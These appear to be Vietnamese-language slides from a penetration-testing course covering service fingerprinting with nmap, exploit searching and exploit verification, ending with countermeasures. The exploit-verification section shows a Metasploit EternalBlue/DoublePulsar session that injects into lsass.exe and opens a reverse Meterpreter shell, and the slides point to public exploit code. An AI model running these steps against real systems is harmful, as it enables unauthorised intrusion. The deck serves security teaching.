▶ FPT Telecom Company 2n...	42.112.213.82	Linux	Microsoft-IIS/7.0	1-Oct-2015
▶ FPT Telecom Company 2n...	42.112.213.83	Linux	Microsoft-IIS/7.0	6-Nov-2014
▶ FPT Telecom Company 2n...	118.70.132.119	Linux	Microsoft-IIS/7.0	24-Mar-2014
▶ FPT Telecom Company 2n...	118.70.132.119	Windows Server 2008	Microsoft-IIS/7.0	18-Mar-2014

Fingerprint the Services

- ❑ Service fingerprinting được sử dụng để xác định các dịch vụ đang hoạt động trên các port
- ❑ Ex: Thu thập thông tin banner của HTTP, SMTP, POP3, FTP servers...
- ❑ Tools: nmap, telnet, netcat, ID Serve...



```
Parrot Terminal
File Edit View Search Terminal Help
[r7909@parrot]~$ nmap -sV certifiedhacker.com
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-22 22:59 EDT
Nmap scan report for certifiedhacker.com (162.241.216.11)
Host is up (0.22s latency).
rDNS record for 162.241.216.11: box5331.bluehost.com
Not shown: 981 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Pure-FTPd
22/tcp    open  ssh          OpenSSH 5.3 (protocol 2.0)
25/tcp    open  smtp         Exim smtpd 4.93
26/tcp    open  smtp         Exim smtpd 4.93
53/tcp    open  domain       ISC BIND 9.8.2rc1 (RedHat Enterprise Linux 6)
80/tcp    open  http         Apache httpd
110/tcp   open  pop3         Dovecot pop3d
143/tcp   open  imap         Dovecot imapd
443/tcp   open  ssl/http     Apache httpd
465/tcp   open  ssl/smtp     Exim smtpd 4.93
587/tcp   open  smtp         Exim smtpd 4.93
993/tcp   open  imaps?
995/tcp   open  pop3s?
2000/tcp  open  tcpwrapped
2222/tcp  open  ssh          OpenSSH 5.3 (protocol 2.0)
3306/tcp  open  mysql        MySQL 5.6.41-84.1
```

4. External Vulnerability Assessment

❑ External vulnerability assessment

- Xác định lỗ hổng của OS, thiết bị, ứng dụng
- Công cụ: Nessus, Acunetix, nmap

❑ Tìm kiếm các thông tin có liên quan về lỗ hổng

- Sử dụng Google
- Sử dụng Exploit Database

The image displays two screenshots illustrating external vulnerability assessment research. The top screenshot shows a Google search for 'openssh 5.3 exploit', yielding results from cvedetails.com and blog.theo.com.tw. The bottom screenshot shows the Exploit Database website, specifically the entry for 'ProFTPD 1.3.7a - Remote Denial of Service'. The entry details include EDB-ID: 49697, CVE: N/A, Author: XYNMAPS, Type: DOS, Platform: MULTIPLE, and Date: 2021-03-22. The entry is marked as 'EDB Verified: ✗' and 'Exploit: 1 / 1'. The vulnerable app is listed as 'ProFTPD 1.3.7a - Remote Denial of Service'.

EDB-ID:	CVE:	Author:	Type:	Platform	Date:
49697	N/A	XYNMAPS	DOS	MULTIPLE	2021-03-22

EDB Verified: ✗ Exploit: 1 / 1

Vulnerable App: ProFTPD 1.3.7a - Remote Denial of Service

Exploit Title: ProFTPD 1.3.7a - Remote Denial of Service
Date: 22/03/2021
Exploit Author: xynmaps
Vendor Homepage: http://www.proftpd.org/

5. Exploit Verification

- ❑ Thử nghiệm khả năng khai thác lỗ hổng tìm được trong OS, services, device...
- ❑ Ví dụ: Exploiting SMB vulnerability in Win 7

google.com/search?q=ms17-010+exploit&oq=ms17-010+e&aqs=chrome.169i57j0l9.5580j0j7&sourceid=ch

The image shows a Google search for 'ms17-010 exploit' on the left and a terminal window on the right. The terminal window shows the execution of the 'msf exploit(etsnalsblue_doublepulsar)' command, which successfully exploits the ms17-010 vulnerability, resulting in a Meterpreter session.

Search results for 'ms17-010 exploit' include:

- medium.com › attacking-windows-platform-with-eterna...
[Attacking Windows Platform with EternalBlue](#)
... Windows Platform with EternalBlue Exploit via Android Phones
also an exploit developed and used by the NSA according to ...
- github.com › worawit › MS17-010
[worawit/MS17-010: MS17-010 - GitHub](#)
BUG.txt MS17-010 bug detail and some analysis; checker.py Scrip
pipe; etsnalsblue_exploit7.py Etsnalsblue exploit for windows 7
Zzz_exploit.py · MS17-010... · Etsnalsblue_exploit7.py · Mysmb.p
- www.avast.com › ... › Security › Other Threats
[EternalBlue Exploit | MS17-010 Explained | Avast](#)
Jun 18, 2020 — Although the EternalBlue exploit — officially nam
affects only Windows operating systems, anything that uses the ...
What is EternalBlue? · Initial leak and fallout · How is EternalBlue used in...
- www.exploit-db.com › exploits
[Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 ...](#)

Terminal output:

```
root@kali: ~  
File Edit View Search Terminal Help  
msf exploit(etsnalsblue_doublepulsar) > set processinject lsass.exe  
processinject => lsass.exe  
msf exploit(etsnalsblue_doublepulsar) > set targetarchitecture x64  
targetarchitecture => x64  
msf exploit(etsnalsblue_doublepulsar) > set rhost 172.168.0.6  
rhost => 172.168.0.6  
msf exploit(etsnalsblue_doublepulsar) > exploit  
[*] Started reverse TCP handler on 192.168.0.6:4444  
[*] 172.168.0.6:445 - Generating Eternalblue XML data  
[*] 172.168.0.6:445 - Generating Doublepulsar XML data  
[*] 172.168.0.6:445 - Generating payload DLL for Doublepulsar  
[*] 172.168.0.6:445 - Writing DLL in /root/.wine/drive_c/etsnals11.dll  
[*] 172.168.0.6:445 - Launching Eternalblue...  
[*] 172.168.0.6:445 - Pwned! Eternalblue success!  
[*] 172.168.0.6:445 - Launching Doublepulsar...  
[*] Sending stage (179267 bytes) to 172.168.0.6  
[*] Meterpreter session 1 opened (192.168.0.6:4444 -> 172.168.0.6:50590) at 2017-12-13 05:08:11  
-0500  
[*] 172.168.0.6:445 - Remote code executed... 3... 2... 1...  
meterpreter >
```

6. Document the Result

- ❑ Liệt kê danh sách các port mở, OS, services, version...
- ❑ Liệt kê những cổng, dịch vụ có thể bị khai thác

Countermeasures & Recommendations

- ❑ Tránh việc sử dụng các giao thức không an toàn
- ❑ Đóng các cổng & dịch vụ không cần thiết
- ❑ Thường xuyên cài đặt, cập nhật các bản vá
- ❑ Định kỳ xem xét, hiệu chỉnh cấu hình FW, IDS, servers, workstations, network services..

Thank you & Any questions?

